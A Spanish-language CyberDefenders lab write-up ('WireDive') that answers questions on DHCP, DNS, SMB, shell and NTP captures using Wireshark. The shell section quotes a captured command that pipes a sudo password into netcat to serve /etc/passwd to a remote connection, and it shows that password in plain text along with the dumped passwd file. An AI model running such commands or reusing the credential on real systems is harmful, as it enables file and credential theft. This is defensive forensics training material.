



CyberDefenders

RESOLUCIÓN DE LABORATORIO

Lab: WireDive (CyberDefenders)

Análisis forense de tráfico de red para la extracción de artefactos críticos de sistema y la identificación de configuraciones erróneas en protocolos, mediante el descifrado de comunicaciones HTTPS utilizando Wireshark.

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Escenario:

WireDive is a combo traffic analysis exercise that contains various traces to help you understand how different protocols look on the wire where you can evaluate your DFIR skills against an artifact you usually encounter in today's case investigations as a security blue team member.

Herramientas utilizadas:

- Wireshark

File: dhcp.pcapng

P1: What IP address is requested by the client?

R: 192.168.2.244

Se filtró el tráfico por protocolo DHCP, identificando un mensaje DHCP Release. Esto indica que el cliente liberó voluntariamente su dirección IP previa ante el servidor DHCP (192.168.2.1). Posteriormente, se inició un nuevo proceso de negociación (DORA) mediante el cual el cliente obtuvo la dirección 192.168.2.244.

No.	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
176	2020-04-16 18:59:19.071855...	192.168.2.244	68	192.168.2.1	67	DHCP	342	DHCP Release - Transaction ID 0x9f8fa557
186	2020-04-16 18:59:58.9743082...	0.0.0.0	68	255.255.255.255	67	DHCP	342	DHCP Discover - Transaction ID 0x2a7d544b
188	2020-04-16 18:59:59.9964226...	192.168.2.1	67	192.168.2.244	68	DHCP	342	DHCP Offer - Transaction ID 0x2a7d544b
189	2020-04-16 18:59:59.9969484...	0.0.0.0	68	255.255.255.255	67	DHCP	342	DHCP Request - Transaction ID 0x2a7d544b
190	2020-04-16 18:59:59.9981685...	192.168.2.1	67	192.168.2.244	68	DHCP	342	DHCP ACK - Transaction ID 0x2a7d544b

P2: What is the transaction ID for the DHCP release?

R: 0x9f8fa557

El 'Transaction ID' del mensaje DHCP Release es 0x9f8fa557.

```
▼ Dynamic Host Configuration Protocol (Release)
  Message type: Boot Request (1)
  Hardware type: Ethernet (0x01)
  Hardware address length: 6
  Hops: 0
  Transaction ID: 0x9f8fa557
```

P3: What is the MAC address of the client?

R: 00:0c:29:82:f5:94

La dirección física (MAC) del cliente es 00:0c:29:82:f5:94.

```
► Frame 190: Packet, 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on inter
▼ Ethernet II, Src: VMware_88:1d:63 (00:0c:29:88:1d:63), Dst: jim-desktop.local (00:0c:29:8
  ► Destination: jim-desktop.local (00:0c:29:82:f5:94)
  ► Source: VMware_88:1d:63 (00:0c:29:88:1d:63)
    Type: IPv4 (0x0800)
    [Stream index: 2]
```

File: dns.pcapng

P4: What is the response for the lookup for flag.fruitinc.xyz?

R: ACOOLDNSFLAG

Se aplicó un filtro a los paquetes DNS y se añadió el campo dns.qry.name como columna para analizar mejor las búsquedas de dominios.

Source	Src Port	Destination	Dst. Port	Protocol	Length	DNS Query	Info
192.168.2.2	36892	192.168.2.5	53	DNS	82	<Root>	Standard query 0x8401 NS <Root> OPT
192.168.2.5	53	192.168.2.2	36892	DNS	595	<Root>	Standard query response 0x8401 NS <Root> NS g.root-server
192.168.2.2	42416	192.203.230.10	53	DNS	109	google.com	Standard query 0x2d98 A google.com OPT
192.203.230.10	53	192.168.2.2	42416	DNS	1212	google.com	Standard query response 0x2d98 A google.com NS 1.gtlid-se
192.168.2.2	54012	192.5.6.30	53	DNS	109	google.com	Standard query 0x3016 A google.com OPT
192.5.6.30	53	192.168.2.2	54012	DNS	878	google.com	Standard query response 0x3016 A google.com NS ns2.google
192.168.2.2	48845	216.239.34.10	53	DNS	109	google.com	Standard query 0xc808 A google.com OPT
216.239.34.10	53	192.168.2.2	48845	DNS	97	google.com	Standard query response 0xc808 A google.com A 172.217.10
192.168.2.2	50609	192.168.2.5	53	DNS	98	ns.fruitinc.xyz	Standard query 0x7d0c A ns.fruitinc.xyz OPT
192.168.2.5	53	192.168.2.2	50609	DNS	144	ns.fruitinc.xyz	Standard query response 0x7d0c A ns.fruitinc.xyz A 192.16
192.168.2.2	47660	192.168.2.1	53	DNS	83	@192.168.2.5	Standard query 0x6bdc A @192.168.2.5 OPT
192.168.2.2	34126	192.168.2.1	53	DNS	83	@192.168.2.5	Standard query 0x4219 AAAA @192.168.2.5 OPT
192.168.2.1	53	192.168.2.2	34126	DNS	158	@192.168.2.5	Standard query response 0x4219 No such name AAAA @192.16
192.168.2.2	34126	192.168.2.1	53	DNS	72	@192.168.2.5	Standard query 0x4219 AAAA @192.168.2.5
192.168.2.1	53	192.168.2.2	34126	DNS	147	@192.168.2.5	Standard query response 0x4219 No such name AAAA @192.16
192.168.2.1	53	192.168.2.2	47660	DNS	158	@192.168.2.5	Standard query response 0xbdc No such name A @192.168.2
192.168.2.2	57332	192.168.2.5	53	DNS	77	flag.fruitinc.xyz	Standard query 0x41ff TXT flag.fruitinc.xyz
192.168.2.5	53	192.168.2.2	57332	DNS	135	flag.fruitinc.xyz	Standard query response 0x41ff TXT flag.fruitinc.xyz TXT

Se identificó que en el frame 24, el cliente consultó por el dominio flag.fruitinc.xyz, obteniendo como respuesta ACOOLDNSFLAG.

Domain Name System (response)
Transaction ID: 0x41ff
Flags: 0x8580 Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 1
Additional RRs: 1
Queries
Answers
flag.fruitinc.xyz: type TXT, class IN
Name: flag.fruitinc.xyz
Type: TXT (16) (Text strings)
Class: IN (0x0001)
Time to live: 604800 (7 days)
Data length: 13
TXT Length: 12
TXT: ACOOLDNSFLAG
Authoritative nameservers
Additional records

P5: Which root server responds to the google.com query? Hostenname.

R: e.root-servers.net

Se identificaron varios servidores raíz para la solicitud DNS raíz (<Root>). Uno de estos servidores fue 'e.root-servers.net'.

Source	Src Port	Destination	Dst. Port	Protocol	Length	DNS Query	Info
192.168.2.2	36892	192.168.2.5	53	DNS	82	<Root>	Standard query 0x8401 NS <Root> OPT
192.168.2.5	53	192.168.2.2	36892	DNS	595	<Root>	Standard query response 0x8401 NS <Root> NS g.root-server
192.168.2.2	42416	192.203.230.10	53	DNS	109	google.com	Standard query 0xd298 A google.com OPT
192.203.230.10	53	192.168.2.2	42416	DNS	1212	google.com	Standard query response 0xd298 A google.com NS 1.gtld-ser
192.168.2.2	54012	192.5.6.30	53	DNS	109	google.com	Standard query 0x3016 A google.com OPT
192.5.6.30	53	192.168.2.2	54012	DNS	878	google.com	Standard query response 0x3016 A google.com NS ns2.gogl
192.168.2.2	48845	216.239.34.10	53	DNS	109	google.com	Standard query 0xc888 A google.com OPT
216.239.34.10	53	192.168.2.2	48845	DNS	97	google.com	Standard query response 0xc888 A google.com A 172.217.10

```
Questions: 1
Answer RRs: 14
Authority RRs: 0
Additional RRs: 1
  ▸ Queries
  ▸ Answers
    ▸ <Root>: type NS, class IN, ns g.root-servers.net
    ▸ <Root>: type NS, class IN, ns m.root-servers.net
    ▸ <Root>: type NS, class IN, ns a.root-servers.net
    ▸ <Root>: type NS, class IN, ns b.root-servers.net
    ▸ <Root>: type NS, class IN, ns k.root-servers.net
    ▸ <Root>: type NS, class IN, ns j.root-servers.net
    ▸ <Root>: type NS, class IN, ns l.root-servers.net
    ▸ <Root>: type NS, class IN, ns c.root-servers.net
    ▸ <Root>: type NS, class IN, ns d.root-servers.net
    ▸ <Root>: type NS, class IN, ns f.root-servers.net
    ▸ <Root>: type NS, class IN, ns h.root-servers.net
    ▸ <Root>: type NS, class IN, ns e.root-servers.net
    ▸ <Root>: type NS, class IN, ns i.root-servers.net
    ▸ <Root>: type RRSG, class IN
```

File: smb.pcapng

P6: What is the path of the file that is opened?

R: HelloWorld\TradeSecrets.txt

Se identificó un flujo de comandos mediante el protocolo SMB2 donde inicialmente el cliente crea y abre un archivo de texto en el directorio 'HelloWorld\TradeSecrets.txt', posteriormente realiza una consulta de metadatos del archivo y una lectura del contenido. Finalmente cierra el archivo de texto.

	Src Port	Destination	Dst. Port	Protocol	Length	Info
.2	50708	192.168.2.10	445	SMB2	158	Close Request, File: HelloWorld
.10	445	192.168.2.2	50708	SMB2	194	Close Response, File: HelloWorld
.2	50708	192.168.2.10	445	SMB2	246	Create Request, File: HelloWorld\TradeSecrets.txt
.10	445	192.168.2.2	50708	SMB2	222	Create Response, File: HelloWorld\TradeSecrets.txt
.2	50708	192.168.2.10	445	SMB2	175	GetInfo Request FILE_INFO/SMB2_FILE_ALL_INFO, File: HelloWorld\TradeSecrets.txt
.10	445	192.168.2.2	50708	SMB2	298	GetInfo Response, File: HelloWorld\TradeSecrets.txt
.2	50708	192.168.2.10	445	SMB2	158	Close Request, File: HelloWorld\TradeSecrets.txt
.10	445	192.168.2.2	50708	SMB2	194	Close Response, File: HelloWorld\TradeSecrets.txt
.2	50708	192.168.2.10	445	SMB2	210	Create Request, File: HelloWorld
.10	445	192.168.2.2	50708	SMB2	222	Create Response, File: HelloWorld
.2	50708	192.168.2.10	445	SMB2	168	Find Request, File: HelloWorld, SMB2_FIND_ID_BOTH_DIRECTORY_INFO, Pattern: *
.10	445	192.168.2.2	50708	SMB2	502	Find Response, File: HelloWorld, SMB2_FIND_ID_BOTH_DIRECTORY_INFO, Pattern: *, 3 m
.2	50708	192.168.2.10	445	SMB2	168	Find Request, File: HelloWorld, SMB2_FIND_ID_BOTH_DIRECTORY_INFO, Pattern: *
.10	445	192.168.2.2	50708	SMB2	143	Find Response, Error: STATUS_NO_MORE_FILES, File: HelloWorld, SMB2_FIND_ID_BOTH_DI
.2	50708	192.168.2.10	445	SMB2	158	Close Request, File: HelloWorld
.10	445	192.168.2.2	50708	SMB2	194	Close Response, File: HelloWorld
.2	50708	192.168.2.10	445	SMB2	246	Create Request, File: HelloWorld\TradeSecrets.txt
.10	445	192.168.2.2	50708	SMB2	222	Create Response, File: HelloWorld\TradeSecrets.txt
.2	50708	192.168.2.10	445	SMB2	175	GetInfo Request FILE_INFO/SMB2_FILE_ALL_INFO, File: HelloWorld\TradeSecrets.txt

	Src Port	Destination	Dst. Port	Protocol	Length	Info
.10	445	192.168.2.2	50708	SMB2	8342	Read Response, File: HelloWorld\TradeSecrets.txt
.2	50708	192.168.2.10	445	SMB2	183	Read Request Len:16384 Off:16384, File: HelloWorld\TradeSecrets.txt
.10	445	192.168.2.2	50708	SMB2	4950	Read Response, File: HelloWorld\TradeSecrets.txt
.2	50708	192.168.2.10	445	SMB2	183	Read Request Len:32768 Off:32768, File: HelloWorld\TradeSecrets.txt
.10	445	192.168.2.2	50708	SMB2	17548	Read Response, File: HelloWorld\TradeSecrets.txt
.2	50708	192.168.2.10	445	SMB2	183	Read Request Len:15370 Off:50166, File: HelloWorld\TradeSecrets.txt
.10	445	192.168.2.2	50708	SMB2	143	Read Response, Error: STATUS_END_OF_FILE
.2	50708	192.168.2.10	445	SMB2	183	Read Request Len:65536 Off:50166, File: HelloWorld\TradeSecrets.txt
.10	445	192.168.2.2	50708	SMB2	143	Read Response, Error: STATUS_END_OF_FILE
.2	50708	192.168.2.10	445	SMB2	183	Read Request Len:131072 Off:50166, File: HelloWorld\TradeSecrets.txt
.10	445	192.168.2.2	50708	SMB2	143	Read Response, Error: STATUS_END_OF_FILE
.2	50708	192.168.2.10	445	SMB2	158	Close Request, File: HelloWorld\TradeSecrets.txt
.10	445	192.168.2.2	50708	SMB2	194	Close Response, File: HelloWorld\TradeSecrets.txt
.2	50708	192.168.2.10	445	SMB2	246	Create Request, File: HelloWorld\TradeSecrets.txt
.10	445	192.168.2.2	50708	SMB2	222	Create Response, File: HelloWorld\TradeSecrets.txt
.2	50708	192.168.2.10	445	SMB2	175	GetInfo Request FILE_INFO/SMB2_FILE_ALL_INFO, File: HelloWorld\TradeSecrets.txt
.10	445	192.168.2.2	50708	SMB2	298	GetInfo Response, File: HelloWorld\TradeSecrets.txt
.2	50708	192.168.2.10	445	SMB2	158	Close Request, File: HelloWorld\TradeSecrets.txt
.10	445	192.168.2.2	50708	SMB2	194	Close Response, File: HelloWorld\TradeSecrets.txt

P7: What was the hex status code when the user SAMBA\jtomato logs in?

R: 0xc000006d

Se analizó el flujo de solicitudes y respuestas (Request/Response) del protocolo SMB2, donde el usuario fue SAMBA\jtomato. En la respuesta del servidor, el campo NT Status del encabezado SMB2 indicó STATUS_LOGON_FAILURE, representado en hexadecimal como 0xc000006d.

▼ SMB2 (Server Message Block Protocol version 2), STATUS_LOGON_FAILURE, Session Setup Res
▼ SMB2 Header
ProtocolId: 0xfe534d42
Header Length: 64
Credit Charge: 1
NT Status: STATUS_LOGON_FAILURE (0xc000006d)
Command: Session Setup (1)
Credits granted: 1

P8: What is the tree that is being browsed?

R: \\192.168.2.10\public

Se identificó que el cliente (192.168.2.2) se conectó al recurso especial IPC\$ del servidor (192.168.2.10). Posteriormente, el cliente intenta resolver si \\192.168.2.10\public es parte de un DFS dando el servidor como respuesta 'STATUS_NOT_FOUND'. Finalmente, como no se necesitó IPC\$/DFS, el cliente cierra conexión en intenta conectarse satisfactoriamente al recurso compartido 'public'.

192.168.2.2	50708	192.168.2.10	445	SMB2	180	Tree Connect Request, Tree: '\\192.168.2.10\IPC\$'
192.168.2.10	445	192.168.2.2	50708	SMB2	150	Tree Connect Response, Tree: '\\192.168.2.10\IPC\$'
192.168.2.2	50708	192.168.2.10	445	SMB2	234	Ioctl Request FSCTL_DFS_GET_REFERRALS, Path: \\192.168.2.10\public
192.168.2.10	445	192.168.2.2	50708	SMB2	143	Ioctl Response, Error: STATUS_NOT_FOUND
192.168.2.2	50708	192.168.2.10	445	SMB2	138	Tree Disconnect Request, Tree: '\\192.168.2.10\IPC\$'
192.168.2.10	445	192.168.2.2	50708	SMB2	138	Tree Disconnect Response, Tree: '\\192.168.2.10\IPC\$'
192.168.2.2	50708	192.168.2.10	445	SMB2	184	Tree Connect Request, Tree: '\\192.168.2.10\public'
192.168.2.10	445	192.168.2.2	50708	SMB2	150	Tree Connect Response, Tree: '\\192.168.2.10\public'

P9: What is the flag in the file?

R: OneSuperDuperSecret

Se exportó el archivo TradeSecrets.txt y se inspeccionó su contenido. El flag es 'flag<OneSuperDuperSecret>'

this? Bears kill bees! How'd you like his head crashing through your living room?! Biting into your couch! Spitting out your throw pillows! OK, that's enough. Take him away. So, Mr. Sting, thank you for being here. Your name intrigues me. - Where have I heard it before? - I was with a band called The Police. But you've never been a police officer, have you? No, I haven't. No, you haven't. And so here we have yet another example of bee culture casually stolen by a human for nothing more than a prance-about stage name. Oh, please. Have you ever been stung, Mr. Sting? Because I'm feeling a little stung, Sting. Or should I say... Mr. Gordon M. Sumner! That's not his real name?! You idiots! Mr. Liotta, first, belated congratulations on your Emmy win for a guest spot on ER in 2005. Thank you. Thank you. I see from your resume that you're devilishly handsome with a churning inner turmoil that's ready to blow. I enjoy what I do. Is that a crime? Not yet it isn't. But is this what it's come to for you? Exploiting tiny, helpless bees so you don't have to rehearse your part and learn your lines, sir? Watch it, Benson! I could blow right now! This isn't a goodfella. This is a badfella! Why doesn't someone just step on this creep, and we can all go home?! - Order in this court! flag<OneSuperDuperSecret> - You're all thinking it! Order! Order, I say! - Say it! - Mr. Liotta, please sit down! I think it was awfully nice of that bear to pitch in like that. I think the jury's on our side. Are we doing everything right, legally? I'm a florist. Right. Well, here's to a great team. To a great team! Well, hello. - Ken! - Hello, I didn't think you were coming. No, I was just late. I tried to call, but... the battery. I didn't want all this to go to waste, so I called Barry. Luckily, he was free. Oh, that was lucky. There's a little left. I could heat it up. Yeah, heat it up, sure, whatever. So I hear you're quite a tennis player. I'm not much for the game myself. The ball's a little grabby. That's where I usually sit. Right... there. Ken, Barry was looking at your resume, and he agreed with me that eating with chopsticks isn't really a special skill. You think I don't see what you're doing? I know how hard it is to find the right job. We have that in common. Do we? Bees have 100 percent employment, but we do jobs like taking the crud out. That's just what I was thinking about doing. Ken, I let Barry borrow your razor for his fuzz. I hope that was all right. I'm going to drain the old stinger. Yeah, you do that. Look at that. You know, I've just about had it

File: shell.pcapng

P10: What port is the shell listening on?

R: 4444

Se analizó el primero flujo TCP establecido entre las direcciones 192.168.2.5 y 192.168.2.244 donde el puerto de escucha es 4444. Este puerto es ampliamente conocido por ser el puerto predeterminado para las shells inversas de Metasploit Framework.

No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Info
1	2020-04-16 19:18:54.2950064	192.168.2.5	52242	192.168.2.244	4444	TCP	74	52242 → 4444 [SYN] Seq=0 Win=64240
2	2020-04-16 19:18:54.2951702	192.168.2.244	4444	192.168.2.5	52242	TCP	74	4444 → 52242 [SYN, ACK] Seq=0 Ack=1
3	2020-04-16 19:18:54.2953836	192.168.2.5	52242	192.168.2.244	4444	TCP	66	52242 → 4444 [ACK] Seq=1 Ack=1 Win=6
4	2020-04-16 19:18:54.3331189	192.168.2.5	52242	192.168.2.244	4444	TCP	82	52242 → 4444 [PSH, ACK] Seq=1 Ack=1
5	2020-04-16 19:18:54.3333281	192.168.2.244	4444	192.168.2.5	52242	TCP	66	4444 → 52242 [ACK] Seq=1 Ack=17 Win=

P11: What is the port for the second shell?

R: 9999

Dentro del primer shell se observó que, desde la cuenta jtomato y el host ns01 (jtomato@ns01:~\$), se ejecuta el comando echo para imprimir la contraseña *umR@Q%4V&RC y enviarla a sudo mediante el operador “|” (pipe). Posteriormente, sudo -S recibe la contraseña desde stdin y autentica al usuario jtomato. Si la contraseña es válida, se ejecuta el comando nc -nvlp 9999 con privilegios de root.

A continuación, la redirección < /etc/passwd establece el archivo /etc/passwd como entrada estándar (stdin) de Netcat (nc). Finalmente, Netcat queda escuchando conexiones TCP en el puerto 9999; cuando un cliente remoto se conecta a dicho puerto, Netcat envía el contenido de /etc/passwd a través de la conexión TCP y el cliente remoto recibe el contenido del archivo.

```
jtomato@ns01:~$  
echo "*umR@Q%4V&RC" | sudo -S nc -nvlp 9999 < /etc/passwd  
[REDACTED]  
echo "*umR@Q%4V&RC" | sudo -S nc -nvlp 9999 < /etc/passwd  
Listening on [0.0.0.0] (family 0, port 9999)  
Connection from 192.168.2.244 34972 received!  
jtomato@ns01:~$  
exit  
[REDACTED]  
exit  
exit
```

P12: What version of netcat is installed?

R: 1.10-41.1

Previo a la ejecución de comandos para el segundo puerto, se observó la instalación de Netcat por parte del usuario jtomato@ns01 mediante el comando 'echo "*umR@Q%4V&RC" | sudo -S apt install netcat'. Durante la salida del comando se indicó la versión del paquete instalado (1.10-41.1), correspondiente a los repositorios de Ubuntu.

```
echo "*umR@Q%4V&RC" | sudo -S apt install netcat
echo "*umR@Q%4V&RC" | sudo -S apt install netcat
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

Reading package lists...
Building dependency tree...
Reading state information...
The following package was automatically installed and is no longer required:
  libdumbnet1
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  netcat
0 upgraded, 1 newly installed, 0 to remove and 18 not upgraded.
Need to get 3,436 B of archives.
After this operation, 13.3 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu bionic/universe amd64 netcat all 1.10-41.1 [3,436 B]
Fetched 3,436 B in 0s (101 kB/s)
```

P13: What file is added to the second shell

R: /etc/passwd

Netcat envía el contenido de /etc/passwd a través de la conexión TCP y el cliente remoto conectado al puerto 9999 recibe el contenido del archivo.

```
jtomato@ns01:~$
echo "*umR@Q%4V&RC" | sudo -S nc -nvlp 9999 < /etc/passwd

echo "*umR@Q%4V&RC" | sudo -S nc -nvlp 9999 < /etc/passwd
Listening on [0.0.0.0] (family 0, port 9999)
Connection from 192.168.2.244 34972 received!
jtomato@ns01:~$
exit

exit
exit
```

P14: What password is used to elevate the shell?

R: *umR@Q%4V&RC


La contraseña usada para elevar los privilegios es “*umR@Q%4V&RC”.

```
jtomato@ns01:~$  
echo "*umR@Q%4V&RC" | sudo -S nc -nvlp 9999 < /etc/passwd
```

P15: What is the codename of the target system's OS version?

R: bionic

Se visualizó una solicitud HTTP de apt al repositorio Ubuntu para obtener información del sistema de paquetes de la versión bionic (18.04 LTS) en el frame 30.



Wireshark · Seguir secuencia HTTP (tcp.stream eq 2) · shell.pcapng


GET /ubuntu/dists/bionic/InRelease HTTP/1.1
Host: us.archive.ubuntu.com
Cache-Control: max-age=0
Accept: text/*
If-Modified-Since: Thu, 26 Apr 2018 23:38:40 GMT
User-Agent: Debian APT-HTTP/1.3 (1.6.12)

HTTP/1.1 304 Not Modified
Date: Thu, 16 Apr 2020 19:19:17 GMT
Server: Apache/2.4.29 (Ubuntu)
ETag: "3b180-56ac8e31ec000"
Expires: Thu, 16 Apr 2020 19:19:17 GMT
Cache-Control: max-age=0, proxy-revalidate

P16: How many users are on the target system?

R: 31

El flujo TCP de puerto de escucha 9999 reveló el contenido del archivo 'etc/passwd' donde se muestra la existencia de 31 usuarios junto con su información de cuenta.



Wireshark · Seguir secuencia TCP (tcp.stream eq 6) · shell.pcapng

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd:/bin/false
uuid:x:106:110:./run/uuid:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
jtomato:x:1000:1000:Jim Tomamto:/home/jtomato:/bin/bash
bind:x:111:113:./var/cache/bind:/usr/sbin/nologin
```

File: network.pcapng

P17: What is the IPv6 NTP server IP?

R: 2003:51:6012:110::dcf7:123

Se filtraron los paquetes NTP, donde se identificaron varios hosts que actúan como servidores NTP mediante el campo Mode del encabezado NTP (client/server). Además, se observó que una de las direcciones IPv6 correspondientes a un servidor NTP es 2003:51:6012:110::dcf7:123.

No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Info
157	2017-03-03 19:57:24.700378Z	192.168.121.40	123	212.224.120.164	123	NTP	94	NTP Version 3, client
158	2017-03-03 19:57:24.702385Z	212.224.120.164	123	192.168.121.40	123	NTP	94	NTP Version 3, server
187	2017-03-03 19:57:26.696935Z	192.168.121.40	123	78.46.107.140	123	NTP	94	NTP Version 3, client
188	2017-03-03 19:57:26.703936Z	78.46.107.140	123	192.168.121.40	123	NTP	94	NTP Version 3, server
459	2017-03-03 19:57:47.702200Z	192.168.121.40	123	148.251.154.36	123	NTP	94	NTP Version 3, client
460	2017-03-03 19:57:47.708955Z	148.251.154.36	123	192.168.121.40	123	NTP	94	NTP Version 3, server
29...	2017-03-03 20:01:57.261458Z	2003:51:6012:121::10	123	2003:51:6012:110::dcf7:123	123	NTP	114	NTP Version 4, client
29...	2017-03-03 20:01:57.262960Z	2003:51:6012:110::dcf7:...	123	2003:51:6012:121::10	123	NTP	114	NTP Version 4, server
38...	2017-03-03 20:02:45.706238Z	192.168.121.40	123	212.227.54.68	123	NTP	94	NTP Version 3, client
38...	2017-03-03 20:02:45.711985Z	212.227.54.68	123	192.168.121.40	123	NTP	94	NTP Version 3, server

P18: What is the first IP address that is requested by the DHCP client?

R: 192.168.20.11

Se inspeccionó el flujo DHCP y se determinó que inicia con el cliente solicitando la dirección IP 192.168.20.11. Posteriormente, el servidor responde con un mensaje DHCP NAK, indicando que la dirección solicitada no está disponible. Finalmente, se repite el proceso DHCP (DORA), en el cual el cliente recibe la dirección IP 192.168.30.11.

No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Info
1254	2017-03-03 19:59:12.666896Z	0.0.0.0	68	255.255.255.255	67	DHCP	346	DHCP Request - Transaction ID 0x5f511e61
1255	2017-03-03 19:59:12.676147Z	192.168.30.1	67	255.255.255.255	68	DHCP	346	DHCP NAK - Transaction ID 0x5f511e61
1256	2017-03-03 19:59:12.699148Z	0.0.0.0	68	255.255.255.255	67	DHCP	346	DHCP Discover - Transaction ID 0x96a1041e
1257	2017-03-03 19:59:12.704899Z	192.168.30.1	67	192.168.30.11	68	DHCP	361	DHCP Offer - Transaction ID 0x96a1041e
1258	2017-03-03 19:59:12.715650Z	0.0.0.0	68	255.255.255.255	67	DHCP	346	DHCP Request - Transaction ID 0x96a1041e
1259	2017-03-03 19:59:12.721901Z	192.168.30.1	67	192.168.30.11	68	DHCP	361	DHCP ACK - Transaction ID 0x96a1041e

- ▶ Option: (53) DHCP Message Type (Request)
- ▼ Option: (50) Requested IP Address (192.168.20.11)
 - Length: 4
 - Requested IP Address: 192.168.20.11
- ▶ Option: (12) Host Name
- ▶ Option: (55) Parameter Request List

P19: What is the first authoritative name server returned for the domain that is being queried?

R: ns1.hans.hosteurope.de

